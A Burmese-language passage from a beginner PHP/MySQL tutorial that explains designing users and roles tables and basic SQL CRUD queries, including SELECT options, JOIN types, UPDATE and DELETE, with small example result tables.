`id` Column ကတေသာ Table တိုင်းမှာပါသင့်တဲ့အတိုင်း Primary Index နဲ့ Auto Increment သတ်မှတ် ချက်တွေနဲ့အတူ ပါဝင်ရမှာပါ။ `name, email, phone, address` နဲ့ `password` တို့မှာ သိမ်းလို တဲ့ အချက်အလက်တွေကတေသာ Table အမည်မှာတင် အဓိပ္ပာတ်ပေါ်လွင်ဖြီးဖြစ်ပါတယ်။

အရေးကြီးတာက `role_id` ဖြစ်ပါတယ်။ ဒါဟာလည်း နောက်ထပ် သတိပြုရမည့် Naming Convention သတ်မှတ်ချက်တစ်ခုပါ။ `roles` Table ရဲ့ `id` ကို ရည်ညွှန်း လိုက်တာပါ။ ဒီလိုမျိုး အချက်အလက်တွေ သိမ်းတဲ့အခါ တခြား Table တစ်ခုကတေနဖိုးနဲ့ ချိတ်ဆက်သိမ်းဆည်းလိုတဲ့အခါ ရှုံးကနေ Table ရဲ့ Singular Name နဲ့အတူ နောက်ကနေ `_id` ကို တွဲပြီးတော့ ပေးရတာပါ။ ဥပမာ - User ရဲ့ Role က Admin ဆိုရင် Admin လို့ တိုက်ရိုက်ထည့်သိမ်းမယ့်အစား 3 ဆိုတဲ့ `id` တန်ဖိုးကို သိမ်းလိုက်မှာပါ။ `id` တန်ဖိုး 3 ဆိုရင် Admin ဖြစ်ကြောင်း `roles` Table ကိုကြည့်ဖြီး သိနိုင်ပါတယ်။



ဒီလိုချိတ်ဆက်အသုံးပြုတဲ့အတွက် Role Name ပြောင်းတာတွေ၊ တပ်တိုးတာတွေ လုပ်လိုတဲ့အခါ roles Table မှာ လုပ်လိုက်ယူနဲ့ သူနဲ့ ချိတ်ဆက်အသုံးပြုထားတဲ့ users Table မှာ သက်ရောက်သွားမှာ ဖြစ်ပါတယ်။ users Table ထဲမှာသာ တစ်ခါတဲ့ ထည့်သိမ်းမယ်ဆိုရင် ဒီလိုအပြောင်းအလဲမျိုးက စီမံရောက်နိုင်ပါတယ်။

ဒါကြောင့် ပရောဂျက်တစ်ခု စတဲ့အခါ၊ သိမ်းမယ့် အချက်အလက် Data တွေရဲ့ ဖွဲ့စည်းပုံနဲ့ ဆက်စပ်ပုံကို အရင်ဆုံး စနစ်တကျ ပုံစံချဖို့လိုအပ်ပါတယ်။ ဒီလိုအချက်အလက် ဖွဲ့စည်းသိမ်းဆည်းပုံ စနစ်ကျခြင်း မကျခြင်းက ပရောဂျက်အပေါ်မှာ သိသိသာသာ သက်ရောက်မှုရှိစေမှာ ဖြစ်ပါတယ်။

ဒါဟာ Convention အနေနဲ့ လိုက်နာသင့်တဲ့ အလေ့အကျင့်ဆိုတာကို ထပ်ပြီးတော့ သတိပြုပါ။ ဒီလိုအမည်ကို ပေးလိုက်ယုံနဲ့တော့ အထက်ကပုံမှာ ပြထားသလို Table နှစ်ခု အလိုအလျောက်ချိတ်သွားမှာမျိုးမဟုတ်ပါဘူး။ ဒါပေမယ့် Laravel လို Framework မျိုးအပါအဝင် တစ်ချို့စနစ်တွေကို ဒီလိုအမည်မျိုးကို ကြည့်ပြီး ဆိုလိုရင်းကို နားလည် အလုပ်လုပ်ပေးနိုင်တယ်ဆိုတဲ့ သဘောပါ။

Column Property အနေနဲ့ role_id အတွက် Default (1) လိုပေးထားတာကို သတိပြုပါ။ ဒါကြောင့် role_id မပေးခဲ့ရင် Default Value က 1 ဖြစ်နေစေမှာပါ။ နောက်ထပ်ကျိန်နေတဲ့ Column တွေဖြစ်ကဲတဲ့ photo မှာ User ရဲ့ Profile Photo အမည်ကို သိမ်းမှာ ဖြစ်ပါတယ်။ Null လက်ခံထားပါတယ်။ suspended Column ကိုတော့ User တွေ ဘန်းလိုရတဲ့ လုပ်ဆောင်ချက်လေး ထည့်လုပ်ချင်လို့ ထည့်ထားတာပါ။ suspended တန်ဖိုး 1 ဖြစ်နေရင် User ကို ဘန်းထားတယ်လို့ မှတ်ယူအလုပ်လုပ်ချင်တာပါ။ သူအတွက်လည်း Default Value အနေနဲ့ 0 လိုပေးထားပါတယ်။

created_at နဲ့ updated_at တို့ကလည်း အရေးပါတဲ့ Column တွေဖြစ်ကြပါတယ်။ Table တိုင်းမှာ ပါဝင်သင့်ပါတယ်။ Record တစ်ခုထည့်လိုက်ရင် ထည့်လိုက်တဲ့ ရက်စွဲ/အချိန်ကို created_at မှာ သိမ်းချင်တာပါ။ Record တစ်ခုကို ပြင်လိုက်ရင်တော့ ပြင်လိုက်တဲ့ ရက်စွဲ/အချိန်ကို updated_at မှာ သိမ်းမှာပါ။ ဒီနည်းနဲ့ ဘယ် Record ကို ဘယ်တုံးကသိမ်းခဲ့တယ်၊ ဘယ်တုံးက ပြင်ခဲ့တယ်ဆိုတဲ့ မှတ်တမ်းကို နောင်လိုအပ်တဲ့အခါ အလွယ်တစ်ကူ သိရှိနိုင်မှာဖြစ်ပါတယ်။ updated_at အတွက် Null လက်ခံထားတာကို သတိပြုပါ။

ပေးထားတဲ့ Property တွေ သေချာစုအောင် စစ်ဆေးပြီး Table ကိုတည်ဆောက်လိုက်ပါ။ Table တည်ဆောက်ချိန်မှာ ရှိခဲ့တဲ့အမှားက ပရောဂျက်မှာ တောက်လျောက် ဒုက္ခပေးနှင့်ပါတယ်။ ဒါကြောင့် Column Name အပါအဝင် Property တွေ ပြည့်စုံမှန်ကန်ချင်း ရှိမရှိ သေသေချာချာ ထပ်မံစစ်ဆေးဖို့ အကြံပြုပါတယ်။

SQL (Structure Query Language)

တည်ဆောက်ထားတဲ့ Database Table ထဲက Data တွေကို စီမံဖို့အတွက် SQL Query Language ကို အသုံးပြုရပါတယ်။ ကျယ်ပြန်ပြီး သီးခြားဘာသာရပ်တစ်ခု အနေနဲ့ ရှိနေတဲ့ အကြောင်းအရာတစ်ခုပါ။ ဒီနေရာမှာတော့ အခြေခံအကျဆုံးနဲ့ မဖြစ်မနေလိုအပ်တဲ့ Data စီမံမှု လုပ်ငန်းတွေကို SQL Query တွေ အသုံးပြုပြီး ဘယ်လိုလုပ်ရလဲဆိုတာ ထည့်သွင်းဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

ဒီအခြေခံလုပ်ငန်းတွေကို အတိုကောက် **CRUD** လိုပေါ်ကြပါတယ်။ Create, Read, Update, Delete ကို ဆိုလိုတာပါ။ Data တွေ သိမ်းခြင်း၊ ပြန်လည်ရယူခြင်း၊ ပြင်ဆင်ခြင်းနဲ့ ပယ်ဖျက်ခြင်း လုပ်ငန်းတွေပါ။

Create

Data တွေ Table ထဲမှာ သိမ်းဖို့အတွက် အသုံးပြုရတဲ့ SQL Syntax က ဒီလိုပါ။


```
INSERT INTO table (column, column, ...) VALUES (value, value, ...);
```

1. INSERT INTO Statement ကိုအသုံးပြုရပြီး table နေရာမှာ Data တွေသိမ်းလိုတဲ့ Table Name ကို ပေးရမှာပါ။
2. Table Name နောက်မှာ စိုက်ကွင်းအဖွင့်အပိတ်နဲ့ သိမ်းလိုတဲ့ Column စာရင်း ပေးရပါတယ်။ တစ်ချို့ Column တွေကို မလိုအပ်ရင် ချုန်ထားလိုရပါတယ်။ ဥပမာ id ဆိုရင် ကိုယ်ဘက်က ပေးစရာမလိုလို Column စာရင်းထဲမှာ မထည့်လိုရပါတယ်။
3. ပြီးတဲ့အခါ VALUES နဲ့အတူ သိမ်းလိုတဲ့ Data တွေကို တန်းစီပေးရပါတယ်။ အဲဒီလို ပေးတဲ့အခါ Data စာရင်းနဲ့ Column စာရင်း ကိုက်ညီမှုရှိရပါတယ်။
4. Column စာရင်း ထည့်မပေးဘဲလည်း ရေးလိုရပါတယ်။ ဒါပေမယ့် ပေးလိုက်တာ ပိုကောင်းပါတယ်။ Column စာရင်းမပေးရင် Value စာရင်းက Table တည်ဆောက်စဉ်က ပေးခဲ့တဲ့အစီအစဉ် အတိအကျ ရေးပေးရမှာဖြစ်လို့ များရင် အဆင်မဖြေပါဘူး။ ရှုံးနောက် အစီအစဉ်လွှဲတာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။
5. Query Statement တစ်ကြောင်းဆုံးတဲ့အခါ နောက်ဆုံးကနေ Semicolon နဲ့ ပိတ်ပေးရပါတယ်။ တစ်ကြောင်းထဲ ဆိုရင်တော့ မထည့်လည်းရပါတယ်။
6. ရေးတဲ့အခါ တစ်ကြောင်းထဲ၊ တစ်ဆက်ထဲ ရေးလိုရသလို၊ လိုင်းတွေ ခွဲရေးလိုလည်းရပါတယ်။

ရေးထုံးက ပုံသေမှတ်ထားလိုရပါတယ်။ အထဲက table, column တွေနဲ့ value တွေနဲ့ နေရာမှာသာ သင့်တော်တဲ့ တန်ဖိုးတွေ အစားထိုးထည့်သွင်းပေးရမှာပါ။ အဲဒီလိုရေးတဲ့အခါ INSERT INTO နဲ့ VALUES တိုကို SQL Keyword တွေကို စာလုံးအကြီး အသေး နှစ်သက်သလို ရေးနိုင်ပါတယ်။ ဒါပေမယ့် စာလုံးအကြီးတွေနဲ့ချည်းရေးကြတဲ့ထုံးစံ ရှိပါတယ်။ ဒီတော့မှ ကြည့်လိုက်ယုံနဲ့ SQL Keyword မှန်းမြင်သာစေဖို့ဖြစ်ပါတယ်။

Table Name တွေ Column Name တွေကတော့ Table တည်ဆောက်တဲ့က သတ်မှတ်ထားတဲ့အတိုင်း အကြီးအသေး အတိအကျ ဖြစ်ရပါတယ်။ လွှဲလို့မရပါဘူး။ Value တွေပေးတဲ့အခါ Number တွေကို ဒီ အတိုင်း ပေးလို့ရပေမယ့်၊ String တွေ Text တွေကိုတော့ Single Quote သို့မဟုတ် Double Quote ထဲမှာ ရေးပေးရပါတယ်။ MySQL မှာ Column Name တွေကို Quote ထဲမှာ ထည့်ပေးစရာ မလိုအပ်ပါဘူး။ ထည့်ချင်တယ်ဆိုရင် Single Quote တို့ Double Quote တို့ကို သုံးလို့မရပါဘူး။ Back Tick ကိုသုံးပေးရပါတယ် (ဥပမာ `role_id`။)

နမူနာ SQL Query တွေရေးစမ်းချင်ရင် phpMyAdmin ရဲ့ Menu ကနေ **SQL** ကိုနှိပ်ပြီး ရေးလို့ရပါတယ်။



နမူနာပုံမှာ users Table ကို ရွေးထားပြီးမှ Menu ကနေ SQL ကိုနှိပ်တဲ့အတွက် ညာဘက်ခြေးမှာ users Table မှာရှိတဲ့ Column စာရင်းကို ပေးထားသလို၊ SELECT, INSERT, UPDATE စတဲ့ SQL Query တွေ အသင့်ရေးပေးနိုင်တဲ့ ခလုပ်လေးတွေ ပါဝင်တာကိုလည်း တွေ့ရမှာ ဖြစ်ပါတယ်။ နှိပ်ကြည့်လို့ရပါတယ်။ အသင့်ရေးပြီးသား SQL Query လေးတွေ ဝင်ရောက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

ဒါပေမယ့် သူအသင့်ရေးပေးတာကို အားမကိုးသင့်ပါဘူး။ SQL Query ဆိုတာ မဖြစ်မနေ ကိုယ်တိုင်ရေးနှင့် ဖို့လိုအပ်တဲ့ အခြေခံလိုအပ်ချက်တစ်ခုဖြစ်ပါတယ်။ ဒါကြောင့် ကိုယ်တိုင်ရေးနှင့်အောင် လောက့်သင့်ပါတယ်။ အခုလိုရေးပြီး စမ်းကြည့်နှင့်ပါတယ်။

SQL

```
INSERT INTO users (
    name,
    email,
    phone,
    address,
    password,
    created_at
) VALUES (
    'Alice',
    'alice@gmail.com',
    '123456',
    'Yangon',
    'password',
    NOW()
)
```

ဒီ Query ကိုကူးရေးပြီး Go ခလုပ်ကိုနှိပ်လိုက်ရင် users Table ထဲမှာ ပေးလိုက်တဲ့ အချက်အလက်တွေနဲ့ အတူ Record တစ်ခုရောက်ရှုသွားရမှာ ဖြစ်ပါတယ်။ Browser ကိုနှိပ်ပြီး ရလဒ်ကို ကြည့်နှင့်ပါတယ်။ အကယ်၍ ရေးတဲ့ Query မှားနေရင်လည်း မှားနေကြောင်း Error ကို ရရှိမှာဖြစ်ပါတယ်။

နမူနာ Query မှာ လိုအပ်တဲ့ Column တွေကိုပဲ ပေးထားတာကို တွေ့ရှုနိုင်ပါတယ်။ id ထည့်ပေးမထားသလို Default Value ရှိတဲ့ role_id တို့ suspended တို့လို Column တွေ ထည့်ပေးမထားပါဘူး။ ပြီးတော့ Null လက်ခံတဲ့ photo နဲ့ updated_at ကိုလည်း ထည့်ပေးမထားပါဘူး။ id ကလွှဲရင် ကျန် Column တွေ ထည့်ပေးချင်ရင် ပေးလို့ရပါတယ်။ ကိုယ်တိုင် အမျိုးမျိုး ပြင်ရေးပြီး စမ်းကြည့်သင့်ပါတယ်။ နောက်ထပ်သတိပြုစရာကတော့ created_at အတွက် ရက်စွဲအချိန်ကို ကိုယ့်ဘာသာရှိက်ထည့်မပေးဘဲ NOW() Function ကို ခေါ်ယူပေးထားခြင်း ဖြစ်ပါတယ်။ MySQL မှာ အဲဒီလို အသုံးဝင်တဲ့ Function တွေလည်း အများအပြား ရှိနေပါသေးတယ်။

Read

သိမ်းထားတဲ့ အချက်အလက်တွေ ပြန်လည်ထုတ်ယူလိုရင် SELECT Statement ကိုသုံးရပါတယ်။

```
SELECT column1, column2, ... FROM table;
```

SELECT နောက်မှာ ရယူလိုတဲ့ Column စာရင်းကို ပေးရပြီး FROM ရဲ့နောက်မှာ Table Name ကိုပေးရ တာပါ။ Column အားလုံးကို လိုချင်ရင် * သက်တကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

SQL

```
SELECT * FROM users
```

ဒါဟာ users Table ထဲအချက်အလက်တွေကို ရယူလိုက်တာပါ။ * သက်တကို သုံးထားတဲ့အတွက် Column အားလုံးပါဝင်မှာဖြစ်ပါတယ်။ ရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။ ဒီလိုစမ်းကြည့်တဲ့အခါ အဆင်ပြေစေ ဖို့အတွက် Record တစ်ချို့ကို ကိုယ့်အစီအစဉ်နဲ့ကိုယ် ကြိုတင်ထည့်သွင်းထားသင့်ပါတယ်။

SELECT Statement နဲ့အတူ တွဲဖက်အသုံးပြုလေးရှိတဲ့ လုပ်ဆောင်ချက်တွေ ရှိပါတယ်။ အချက်အလက် တွေကို ထုတ်ယူတဲ့အခါ Sorting စီပြီးထုတ်ယူလိုရင် ORDER BY ကို အသုံးပြုနိုင်ပါတယ်။

SQL

```
SELECT id, name, email FROM users ORDER BY name
```

ဒါဟာ users Table ထဲက id, name နဲ့ email ဆိုတဲ့ Column (၃) ခုကိုထုတ်ယူပြီး၊ အဲဒီလိုထုတ်ယူ တဲ့အခါ name နဲ့ Sorting စီပြီးတော့ ထုတ်ယူလိုက်တာ ဖြစ်ပါတယ်။ Sorting စီတပ်ဆိုတဲ့နေရာမှာ ငယ်စဉ်ကြီးလိုက် စီသွားမှာပါ။ အကယ်၍ ကြီးစဉ်ငယ်လိုက် စီပြီးထုတ်ယူလိုရင် DESC ကို သုံးနိုင်ပါတယ်။

SQL

```
SELECT id, name, email FROM users ORDER BY name DESC
```

စောစောက Query နဲ့သဘောသဘာဝ အတူတူပါပဲ။ ဒါပေမယ့ DESC ပါသွားလို့ name နဲ့ Sorting စီပြီး ထုတ်ပေးတဲ့အခါ ကြီးစဉ်ယ်လိုက် စီပေးသွားမှာပါ။ Column တစ်ခုထက်ပိုပြီး စီပေးစေလိုရင်လည်း ရပါတယ်။ ORDER BY နောက်မှာ Column အမည်တွေကို Comma ခံပြီး တန်းစီပေးလိုက်ယုံပါပဲ။

```
SELECT id, name, email FROM users ORDER BY role_id DESC, name
```

role_id နဲ့ ကြီးစဉ်ယ်လိုက်အရင်စီပြီး role_id တူသူတွေကို name နဲ့ ငယ်စဉ်ကြီးလိုက်စီပြီးလိုက်တာပါ။ ဒီလိုတွေထုတ်ယူတဲ့အခါ ရှိသွေ့ Record တွေအကုန်ထွက်လာမှာပါ။ အကုန်မယူဘဲ ဈေးယူလိုရင် WHERE နဲ့ Filter လုပ်ပြီး ရယူနိုင်ပါတယ်။

```
SELECT * FROM users WHERE role_id = 2
```

ဒါဆိုရင် role_id တန်ဖိုး 2 ဖြစ်တဲ့ Record တွေပဲထွက်လာမှာပါ။ တန်ဖိုးညီမညီ နှိုင်းယှဉ်ဖို့အတွက် ရှိုးရိုး Programming မှာလို == တို့ == တို့ကို မသုံးဘဲ ရှိုးရိုး = ကိုသာသုံးပါတယ်။ အဲဒါကလွှဲရင် ကျန် Comparison Operator တွေ ဖြစ်ကြတဲ့ !=, >, >=, <, <= တို့ကို လိုအပ်သလို အသုံးပြုနိုင်ပါတယ်။ Logical Operator အနေနဲ့ AND, OR တို့ကိုလည်း အသုံးပြုနိုင်ပါတယ်။

SQL

```
SELECT * FROM users WHERE role_id > 1 AND suspended = 0
```

role_id က 1 ထက်ကြီးပြီး suspended က 0 ဖြစ်တဲ့ Record တွေကို ဈေးယူလိုက်တာပါ။ ရှိုးရိုး Programming မှာ မရှိတဲ့ EXISTS, ANY, BETWEEN, LIKE စသည်ဖြင့် တခြား Logical Operator တွေလည်း ကျန်ပါသေးတယ်။ အဲဒါတွေအကြောင်းကိုတော့ လိုအပ်လာတော့မှ ဆက်လက်လေ့လာလိုက်ပါ။ နောက်ထပ်အသုံးဝင်နိုင်တာကတော့ LIMIT ဖြစ်ပါတယ်။ ထုတ်ယူတဲ့ Record အရေအတွက်ကို ကန့်သတ်ပြီး ထုတ်ယူဖို့အတွက် သုံးနိုင်ပါတယ်။

SQL

```
SELECT * FROM users LIMIT 10
```

ဒါဟာ (၁၀) ကြောင်းပဲ ထုတ်ယူမယ်လို့ သတ်မှတ်လိုက်တာပါ။ ဒီလို **LIMIT** ကန့်သတ်တဲ့အခါ စရမယ့် Record ကိုလည်း ထည့်ပြောနိုင်ပါတယ်။

SQL

```
SELECT * FROM users LIMIT 5, 10
```

ဒါဟာ (၅) ကြောင်းမြောက်ကနေစြိုး (၁၀) ကြောင့်ထုတ်ယူမယ်လို့ သတ်မှတ်လိုက်တာပါ။ ဒီနေ့ရာမှာ ရွှေနောက်အစီအစဉ် ရှိတာကိုတော့ သတိပြုပါ။ လွှဲရင်အလုပ်မလုပ်ပါဘူး။ အခုလေ့လာထားသလောက်ကို ပေါင်းသုံးမယ်ဆိုရင် အစီအစဉ်အမှန်က ဒီလိုပါ။

PHP

```
SELECT * FROM users WHERE role_id = 1 ORDER BY name LIMIT 10
```

WHERE အရင်လာပြီး၊ နောက်က ORDER BY လိုက်ပါတယ်။ ပြီးတော့မှ LIMIT ကိုနောက်ဆုံးကနေ ရေးပေးရတာပါ။ SQL Query Language မှာ တခြားရေးထုံးတွေ ကျွန်ုပ်ပါသေးတယ်။ လိုအပ်လို့ ဆက်လက် လေ့လာ အသုံးပြုရတဲ့အခါ သက်ဆိုင်ရာရေးထုံးရဲ့ အစီအစဉ်ကို ကရပြုရပါလိမ့်မယ်။

အချက်အလက်တွေထုတ်ယူတဲ့အခါ Table (၂) ခုက အချက်အလက်တွေကို ပူးတွဲထုတ်ယူဖို့ လိုတာမျိုး ရှိတတ်ပါတယ်။ လက်ရှိစမ်းသပ်တည်ဆောက်ထားတဲ့ **users** Table နဲ့ **roles** Table မှာဆိုရင် အဲဒီလိုလိုအပ်ချက်ရှိပါတယ်။ **users** Table ထဲက အချက်အလက်တွေကို ယူလိုက်ရင် name, email, phone, address စတဲ့အချက်အလက်တွေနဲ့အတူ **role_id** လည်း တွဲပြီးပါဝင်မှာပါ။ User ရဲ့ Role နဲ့ပက်သက်တဲ့ အချက်အလက်တွေကို သိချင်ရင် အဲဒီ **role_id** ကို အသုံးပြုပြီး **roles** Table ကနေ နောက်တစ်ကြိမ် ထပ်ယူရမှာပါ။ အဲဒီလို နှစ်ကြိမ်ခွဲမယူဘဲ၊ စကတည်းက Table (၂) ခုလုံးက လိုချင်တဲ့ အချက်အလက်တွေကို တွဲယူမယ်ဆိုရင် ယူလိုရတာပါ။ JOIN Statement ကိုသုံးရပါတယ်။ ဒီလိုပါ –

SQL

```
SELECT users.name, users.role_id, roles.name AS role
FROM users LEFT JOIN roles
```

ဒါမပြည့်စုံသေးပါဘူး။ ဒါပေမယ့် ဒီအဆင့်မှာအရင် သူအဓိပ္ပာယ်ကို အရင်ကြည့်ချင်ပါတယ်။ SELECT ရဲနောက်မှာ users.name, user.role_id နဲ့ roles.name လိုပြောထားလို့ users Table က name Column နဲ့ role_id တိုကိုယူပြီး roles Table က name Column တိုကို ယူမယ်လိုပြောလိုက်တာပါ။ အဲဒီလိုယူတဲ့အခါ name ချင်းတူနေလို့ AS နဲ့ Alias လုပ်ပြီး roles.name ကို role လိုအမည်ပြောင်းပေးထားပါတယ်။

FROM ရဲနောက်မှာ Table Name လိုက်ရတဲ့ ထုံးစုံအတိုင်း users လိုက်ပါတယ်။ ပြီးတဲ့အခါ LEFT JOIN နဲ့ roles Table ကို တွဲပေးလိုက်တာပါ။ LEFT JOIN ဆိုတာ ဘယ်ဘက်က Table ဖြစ်တဲ့ users ကို အဓိကထားပြီး ယူမယ်ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ RIGHT JOIN ဆိုရင် ညာဘက်က Table ဖြစ်တဲ့ roles ကို အဓိကထားမှာပါ။ အခု LEFT JOIN မို့လို့ users ကို အတည်ယူပြီး ဒီလိုရလဒ်ရနေတယ်လို့ Visualize လုပ်ကြည့်ပါ။

users.name	users.role_id	roles.name AS role
Alice	3	
Bob	1	
Tom	2	

users Table က Data ထွေကတော့ ရနေပါပြီ။ နောက်ကတဲ့ရမယ့် roles Table မှာ roles.name ထွေက အများကြီးပါ။ User, Manager, Admin ဆိုပြီး (၃) မျိုးရှိနေလို့ ဘာကိုတဲ့ရမှာလဲ။ ဘာကိုတဲ့ရမှာ လဲဆိုတာကို ON Statement နဲ့ ထည့်သွင်းသတ်မှတ်ပေးလို့ ရပါတယ်။ ဒါကြောင့် စောစောက Query ကို အခုလို့ ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။

SQL

```
SELECT users.name, users.role_id, roles.name AS role
FROM users LEFT JOIN roles ON users.role_id = roles.id
```

နောက်ကနေ ON users.role_id = roles.id ဆိုတဲ့ Condition ထည့်ပေးလိုက်လို့ users Table ရဲ့ role_id Column ကတန်ဖိုးနဲ့ roles Table ရဲ့ id Column ကတန်ဖိုး တူရင်တဲ့ပေးရမှာဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ဒါကြောင့် ရလဒ်ကို အခုလိုပုံစံဖြစ်သွားမှာပါ။

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Alice	3	Admin
Bob	1	User
Tom	2	Manager

Query ကို လက်တွေ့ချရေးပြီး စစ်ဆေးလိုပါပြီ။ ဒီ JOIN Statement ဟာ အတော်အသုံးဝင်ပြီး လက်တွေ့ ပရောဂျက်တွေမှာ မကြာမကြာအသုံးပြုရလေ ရှိပါတယ်။ တစ်လက်စတည်း နည်းနည်းထိ စဉ်းစားကြည့်ရအောင်။ အကယ်၍ `users.role_id = 4` ဖြစ်နေရင် ဘယ်လိုလုပ်မလဲ။ `roles` Table မှာ `id = 4` မှ မရှိဘာ။

LEFT JOIN က ဘယ်ဘက် Table ဖြစ်တဲ့ `users` ကို အတည်ယူပေးမှာဖြစ်လို့ ညာဘက်က Table မှာ တန်ဖိုးရှိမရှိကို သိပ်ကရမစိုက်ပါဘူး။ မရှိရင် အလွတ်ပဲ ထားပေးလိုက်မှာပါ။ ဒါကြောင့် ရလဒ်က အခုလိုဖြစ် သွားမှာပါ။

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Alice	4	
Bob	1	User
Tom	2	Manager

နမူနာမှာ Alice ရဲ့ `role_id = 4` ဖြစ်နေပြီး `roles` Table မှာ `id = 4` မရှိလို့ ရလဒ်မှာ အလွတ်ဖြစ် နေတာကို တွေ့မြင်ရတဲ့ သဘောဖြစ်ပါတယ်။ အကယ်၍ ဒီနေရာမှာသာ RIGHT JOIN ဆိုရင် ညာဘက်က `roles` Table ကို အတည်ယူမှာဖြစ်လို့ `roles` Table မှာ တန်ဖိုးမရှိတဲ့ Record ကို ရလဒ်မှာ ထည့်သွင်းပေးတော့မှာ မဟုတ်ပါဘူး။

PHP

```
SELECT users.name, users.role_id, roles.name AS role
FROM users RIGHT JOIN roles ON users.role_id = roles.id
```

<code>users.name</code>	<code>users.role_id</code>	<code>roles.name AS role</code>
Bob	1	User
Tom	2	Manager

`role_id = 4` ဖြစ်နေတဲ့ Record က ရလဒ်မှာ ပါမလာတော့တာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။

MySQL မှာ INNER JOIN လည်းရှုပါသေးတယ်။ Table နှစ်ခုလုံးမှာ အချက်အလက်တွေ အစုံအလင်ရှိမှ ယူပေးမှာ ဖြစ်ပါတယ်။ မရှိတဲ့ Record တွေကို ချွန်ထားခဲ့မှာပါ။ CROSS JOIN ဆိတ်တာလည်း ရှုပါသေးတယ်။ ဘယ်/ညာ Table နှစ်ခုလုံးက ရှိသမျှအကုန် ထုတ်ယူပေးမှာ ဖြစ်ပါတယ်။ ON နဲ့ Condition ပေးစရာ မလိုတော့ပါဘူး။ ရေးလက်စ Query တွေမှာပဲ ကိုယ့်ဘာသာ ပြောင်းပြီး စမ်းကြည့်လိုက်လို့ ရပါတယ်။

Update

အချက်အလက်တွေ ပြင်ဆင်လိုရင်တော့ UPDATE Statement ကို အသုံးပြုရပါတယ်။

```
UPDATE table SET column1=value1, column2=value2, ... WHERE filter;
```

UPDATE နောက်မှာ Table Name လိုက်ပြီး၊ SET နောက်မှာ ပြင်ဆင်လိုတဲ့ တန်ဖိုးတွေကို `column=value` ပုံစံကန်းစီပြီးတော့ ပေးရပါတယ်။ နောက်ဆုံးကနေ WHERE Clause လိုက်ရတာကို သတိပြုပါ။ WHERE မပါရင်လည်း UPDATE Statement အလုပ်လုပ်ပါတယ်။ ရှိရှိသမျှ Record တွေကို ပေးလိုက်တဲ့ တန်ဖိုးတွေနဲ့ ပြင်လိုက်မှာပါ။ အဲဒီလို ရှိရှိသမျှ အကုန်ပြင်တယ်ဆိတ် လိုခဲပါတယ်။ ပြင်ချင်တဲ့ အချက်အလက်ကို ရွေးပြင်ဖို့သာ လိုအပ်လေ့ရှိလို့ WHERE နဲ့ ရွေးပေးတဲ့သဘောပါ။

PHP

```
UPDATE users SET role_id = 2, updated_at = NOW() WHERE id = 5
```

ဒါဟာ `id = 5` တန်ဖိုးရှိတဲ့ Record ရဲ့ `role_id` နဲ့ `updated_at` တိုကို ပြင်လိုက်တဲ့ Query ဖြစ်ပါတယ်။

Delete

အချက်အလက်တွေ ပယ်ဖျက်လိုရင်တော့ DELETE FROM Statement ကို အသုံးပြုရပါတယ်။

```
DELETE FROM table WHERE filter;
```

သူလည်းပဲ UPDATE လိုပါပဲ။ WHERE Clause မပါရင်လည်း အလုပ်လုပ်ပါတယ်။ ရှိသမျှအကုန် ဖျက်လိုက် မှာပါ။ အဲဒီလို ရှိသမျှအကုန်ဖျက်ဖို့အတွက် လိုအပ်ချက်နည်းပါတယ်။ ဒါကြောင့် နောက်ကနေ WHERE နဲ့ ပယ်ဖျက်လိုတဲ့ Record ကို ရွှေးပေးရမှာ ဖြစ်ပါတယ်။

```
DELETE FROM users WHERE id = 5
```

ဒါဟာ id = 5 တန်ဖိုးရှိတဲ့ Record ကို ပယ်ဖျက်လိုက်တာပါ။ လိုအပ်ရင် တခြား Filter တွေကိုလည်း သုံးနိုင်ပါတယ်။ အများအားဖြင့်တော့ id နဲ့ပဲစီမံကြမှာပါ။ Table တည်ဆောက်စဉ်မှာ Primary Index သတ်မှတ်ထားတဲ့ id Column ထည့်ခဲ့တယ်ဆိုတာ ဒီလိုတစ်ခုချင်း တိတိကျကျစီမံရတဲ့ ကိစ္စတွေမှာ အသုံးပြုဖို့ပဲ ဖြစ်ပါတယ်။

MySQL & PHP

